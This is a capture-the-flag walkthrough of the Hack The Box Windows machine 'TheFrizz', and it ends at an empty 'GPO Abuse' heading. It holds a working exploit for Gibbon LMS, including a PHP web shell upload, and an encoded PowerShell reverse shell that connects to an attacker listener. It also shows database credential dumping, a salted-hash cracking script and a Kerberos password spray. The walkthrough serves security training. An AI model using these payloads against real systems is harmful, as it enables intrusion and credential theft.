TheFrizz

| Machine | Difficulty | OS | Release | |
|---|---|---|---|---|
| TheFrizz | Medium | Windows | 16 Mar 2025 |  |
Recon
Start with an Nmap scan
1
nmap -sV 10.10.11.60
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.10.11.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-16 13:08 EDT
Nmap scan report for 10.10.11.60
Host is up (0.25s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-16 17:15:27Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Hosts: localhost, FRIZZDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.96 seconds
Here, we can see different ports are open, and a web server is running as well.
Now, we need to update the /etc/hosts file.
1
2
3
4
5
6
7
8
──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.60 frizzdc.frizz.htb
10.10.11.60 frizz.htb
Web (Port 80)
Here, we can see a web server running on port 80.

Under the staff login page, we can see the version of the website running.

| Powered by Gibbon v25.0.00 | © Ross Parker 2010-2025 |
Here, we have a Local File Inclusion (LFI) vulnerability.
You can try exploiting it using the following URL:
1
http://frizzdc.frizz.htb/Gibbon-LMS/?q=gibbon.sql

Since the LFI vulnerability is limited, we explored further and found a relevant security advisory:
Based on this, we attempted to upload a shell.
Our payload:
1
<?php echo system($_GET['cmd']); ?>
To evade restrictions, we encoded the shell before uploading.
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ echo "<?php echo system($_GET['cmd']);?>" | base64 -e
PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKTs/Pg==

curl -X POST http://frizzdc.frizz.htb/Gibbon-LMS/modules/Rubrics/rubrics_visualise_saveAjax.php \
-d "img=image/png;asdf,PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKTs/Pg==&path=shell.php&gibbonPersonID=0000000001"
Here, we can confirm that the shell was successfully uploaded, allowing us to execute commands on the server.
By running whoami, we verified the current user’s privileges.
1
curl http://frizzdc.frizz.htb/Gibbon-LMS/shell.php?cmd=whoami
1
2
3
4
┌──(kali㉿kali)-[~]
└─$ curl http://frizzdc.frizz.htb/Gibbon-LMS/shell.php?cmd=whoami
frizz\w.webservice
frizz\w.webservice
Initial Access
Tried to get a shell using RevShells.

Now, we have to set up Netcat.
To URL-encode the payload, simply use this bash command:
1
echo "powershell -e JABjAGwAaQBl..." | jq -sRr @uri
Then, run the command below to get a reverse shell.
1
2
curl http://frizzdc.frizz.htb/Gibbon-LMS/shell.php?cmd="powershell%20-e%20JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMwA2ACIALAA5ADAAMAA3ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA%3D%3D%0A"
And success! We have a shell.
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9007
listening on [any] 9007 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.60] 60865

PS C:\xampp\htdocs\Gibbon-LMS> whoami
frizz\w.webservice
PS C:\xampp\htdocs\Gibbon-LMS> ls
Database Credentials and SQL Access
Under config.php, we have a username and password.
1
2
3
4
5
6
7
8
9
10
11
12
PS C:\xampp\htdocs\Gibbon-LMS> cat config.php
<?php
/*
Gibbon, Flexible & Open School System
Copyright (C) 2010, Ross Parker


$databaseServer = 'localhost';
$databaseUsername = 'MrGibbonsDB';
$databasePassword = 'MisterGibbs!Parrot!?1';
$databaseName = 'gibbon';
Now, try logging into SQL. There is a SQL binary under C:\xampp\mysql\bin. Finally, I found a way!
1
2
3
cd C:\xampp\mysql\bin

./mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "USE gibbon; SHOW TABLES; SELECT * FROM gibbonperson;"
To get precise results, try this.
1
./mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "USE gibbon; SELECT gibbonPersonID, username, passwordStrong, passwordStrongSalt, email FROM gibbonPerson WHERE username = 'f.frizzle';"
Here, in the output, we can see the password along with the salt.
1
2
3
4
5
PS C:\xampp\mysql\bin> ./mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "USE gibbon; SELECT gibbonPersonID, username, passwordStrong, passwordStrongSalt, email FROM gibbonPerson WHERE username = 'f.frizzle';"
gibbonPersonID  username        passwordStrong  passwordStrongSalt      email
0000000001      f.frizzle       067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03        /aACFhikmNopqrRTVz2489  f.frizzle@frizz.htb
PS C:\xampp\mysql\bin>
PS C:\xampp\mysql\bin>
Now we crack the password. Hashcat didn’t work for me, but hashlib did.
Run this to get the password…
1
2
3
4
5
6
7
8
9
10
11
12
import hashlib

hash_to_crack = "067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03"
salt = "/aACFhikmNopqrRTVz2489"

with open("/usr/share/wordlists/rockyou.txt", "r", encoding="latin-1") as f:
    for password in f:
        password = password.strip()
        hashed = hashlib.sha256((salt + password).encode()).hexdigest()
        if hashed == hash_to_crack:
            print(f"Password found: {password}")
            break
And we have the password!
1
2
3
──(kali㉿kali)-[~]
└─$ python3 hashcracker.py
Password found: Jenni_Luvs_Magic23
1
2
username:f.frizzle
password:Jenni_Luvs_Magic23
Kerberos Authentication with getTGT
NTLM is disabled, so we have to use ticket-based authentication.
So let’s proceed with getTGT instead.
getTGT is used to request a Ticket Granting Ticket (TGT) from a Kerberos Key Distribution Center (KDC).
First, synchronize the system time with the target machine’s time to avoid Kerberos authentication issues.
1
sudo ntpdate -s <ip-address>
Update /etc/krb5.conf with
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
[domain_realm]
    .frizz.htb = FRIZZ.HTB
    frizz.htb = FRIZZ.HTB

[libdefaults]
    default_realm = FRIZZ.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = true
    ticket_lifetime = 24h
    forwardable = true

[realms]
    FRIZZ.HTB = {
        kdc = frizzdc.frizz.htb
        admin_server = frizzdc.frizz.htb
        default_domain = frizz.htb
    }
Then, use impacket-getTGT to request a Ticket Granting Ticket (TGT):
1
impacket-getTGT frizz.htb/f.frizzle:Jenni_Luvs_Magic23 -dc-ip frizzdc.frizz.htb
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~]
└─$ sudo ntpdate -i 10.10.11.60
[sudo] password for kali:
Illegal option -i
2025-03-16 14:09:56.287543 (-0400) +725.649114 +/- 0.116634 10.10.11.60 s1 no-leap
CLOCK: time stepped by 725.649114

┌──(kali㉿kali)-[~]
└─$ impacket-getTGT frizz.htb/f.frizzle:Jenni_Luvs_Magic23 -dc-ip frizzdc.frizz.htb

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in f.frizzle.ccache
Login with the ticket:
First, export the ticket:
1
export KRB5CCNAME=f.frizzle.ccache
Then, uppdate ~/.ssh/config :
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/Home-lab/gpo-abuse]
└─$ cat ~/.ssh/config
Host frizz.htb
    GSSAPIAuthentication yes
    GSSAPIDelegateCredentials yes
    PreferredAuthentications gssapi-with-mic

Host frizzdc.frizz.htb
    GSSAPIAuthentication yes
    GSSAPIDelegateCredentials yes
    PreferredAuthentications gssapi-with-mic
Here, we have the user flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/Home-lab/gpo-abuse]
└─$ ssh f.frizzle@frizz.htb -K
PowerShell 7.4.5
PS C:\Users\f.frizzle> ls

    Directory: C:\Users\f.frizzle

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r--          10/29/2024  7:31 AM                Desktop
d-r--          10/29/2024  7:27 AM                Documents
d-r--            5/8/2021  1:15 AM                Downloads
d-r--            5/8/2021  1:15 AM                Favorites
d-r--            5/8/2021  1:15 AM                Links
d-r--            5/8/2021  1:15 AM                Music
d-r--            5/8/2021  1:15 AM                Pictures
d----            5/8/2021  1:15 AM                Saved Games
d-r--            5/8/2021  1:15 AM                Videos

PS C:\Users\f.frizzle> cat Desktop/user.txt
***********b8a6c3bdc231e2a56d4f4
PS C:\Users\f.frizzle>
Privilege Escalation
Now, we need to enumerate the files in the Recycle Bin.
1
2
3
$shell = New-Object -ComObject "Shell.Application"
$recycleBin = $shell.Namespace(0xA)
$recycleBin.items() | Select-Object Name, Path
Here, we can see a .zip file. We will copy it and then download.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28

PowerShell 7.4.5
PS C:\Users\f.frizzle> $shell = New-Object -ComObject "Shell.Application"
PS C:\Users\f.frizzle> $recycleBin = $shell.Namespace(0xA)
PS C:\Users\f.frizzle>
PS C:\Users\f.frizzle> $recycleBin.items() | Select-Object Name, Path

Name                  Path
----                  ----
wapt-backup-sunday.7z C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103\$RE2XMEG.7z

PS C:\Users\f.frizzle> cp C:\`$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103\`$RE2XMEG.7z wapt-backup-sunday.7z
PS C:\Users\f.frizzle> ls

    Directory: C:\Users\f.frizzle

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r--          10/29/2024  7:31 AM                Desktop
d-r--          10/29/2024  7:27 AM                Documents
d-r--            5/8/2021  1:15 AM                Downloads
d-r--            5/8/2021  1:15 AM                Favorites
d-r--            5/8/2021  1:15 AM                Links
d-r--            5/8/2021  1:15 AM                Music
d-r--            5/8/2021  1:15 AM                Pictures
d----            5/8/2021  1:15 AM                Saved Games
d-r--            5/8/2021  1:15 AM                Videos
-a---          10/24/2024  9:16 PM       30416987 wapt-backup-sunday.7z
Password Spray
There is a file waptserver.ini that contains a Base64-encoded password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/wapt/conf]
└─$ cat waptserver.ini
[options]
allow_unauthenticated_registration = True
wads_enable = True
login_on_wads = True
waptwua_enable = True
secret_key = ylPYfn9tTU9IDu9yssP2luKhjQijHKvtuxIzX9aWhPyYKtRO7tMSq5sEurdTwADJ
server_uuid = 646d0847-f8b8-41c3-95bc-51873ec9ae38
token_secret_key = 5jEKVoXmYLSpi5F7plGPB4zII5fpx0cYhGKX5QC0f7dkYpYmkeTXiFlhEJtZwuwD
wapt_password = IXN1QmNpZ0BNZWhUZWQhUgo=
clients_signing_key = C:\wapt\conf\ca-192.168.120.158.pem
clients_signing_certificate = C:\wapt\conf\ca-192.168.120.158.crt

[tftpserver]
root_dir = c:\wapt\waptserver\repository\wads\pxe
log_path = c:\wapt\log


┌──(kali㉿kali)-[~/wapt/conf]
└─$ echo "IXN1QmNpZ0BNZWhUZWQhUgo=" | base64 --decode
!suBcig@MehTed!R
Now we have a password, but we don’t know the user. To find it, we will extract all local users and perform a password spray using Kerbrute.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
PS C:\Users\f.frizzle\Documents> Get-LocalUser

Name          Enabled Description
----          ------- -----------
Administrator True    Built-in account for administering the computer/domain
Guest         False   Built-in account for guest access to the computer/domain
krbtgt        False   Key Distribution Center Service Account
f.frizzle     True    Wizard in Training
w.li          True    Student
h.arm         True    Student
M.SchoolBus   True    Desktop Administrator
d.hudson      True    Student
k.franklin    True    Student
l.awesome     True    Student
t.wright      True    Student
r.tennelli    True    Student
J.perlstein   True    Student
a.perlstein   True    Student
p.terese      True    Student
v.frizzle     True    The Wizard
g.frizzle     True    Student
c.sandiego    True    Student
c.ramon       True    Student
m.ramon       True    Student
w.Webservice  True    Service for the website

Now we use kerbrute to find the correct user
Here in the result, we can see a user with the above password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/kerbrute]
└─$ ./kerbrute passwordspray -d frizz.htb TheFrizz.txt '!suBcig@MehTed!R' --dc 10.129.225.8


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 03/16/25 - Ronnie Flathers @ropnop

2025/03/16 17:29:30 >  Using KDC(s):
2025/03/16 17:29:30 >   10.129.225.8:88

2025/03/16 17:29:31 >  [+] VALID LOGIN:  M.SchoolBus@frizz.htb:!suBcig@MehTed!R
2025/03/16 17:29:36 >  Done! Tested 21 logins (1 successes) in 5.816 seconds
We now have valid credentials:
Username: M.SchoolBus@frizz.htb
Password: !suBcig@MehTed!R
Obtain a ticket using kinit and login through ssh.
1
kinit M.schoolbus@FRIZZ.HTB
1
ssh -K M.schoolbus@frizz.htb
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~/HTB-machine/thefrizz]
└─$ kinit M.schoolbus@FRIZZ.HTB
Password for M.schoolbus@FRIZZ.HTB:

┌──(kali㉿kali)-[~/HTB-machine/thefrizz]
└─$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: M.schoolbus@FRIZZ.HTB

Valid starting       Expires              Service principal
05/29/2025 16:51:34  05/30/2025 02:51:34  krbtgt/FRIZZ.HTB@FRIZZ.HTB
        renew until 05/30/2025 16:51:29

┌──(kali㉿kali)-[~/HTB-machine/thefrizz]
└─$ ssh -K M.schoolbus@frizz.htb

PowerShell 7.4.5
PS C:\Users\M.SchoolBus>
PS C:\Users\M.SchoolBus>
PS C:\Users\M.SchoolBus>
Collect data through bloodhound-python
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~/HTB-machine/thefrizz]
└─$ bloodhound-python -dc frizzdc.frizz.htb -u 'f.frizzle' -p 'Jenni_Luvs_Magic23' -d frizz.htb -c All --zip -ns 10.10.11.60

INFO: Found AD domain: frizz.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: frizzdc.frizz.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: frizzdc.frizz.htb
INFO: Found 22 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: frizzdc.frizz.htb
INFO: Done in 01M 05S
INFO: Compressing output into 20250529202114_bloodhound.zip
GPO Abuse
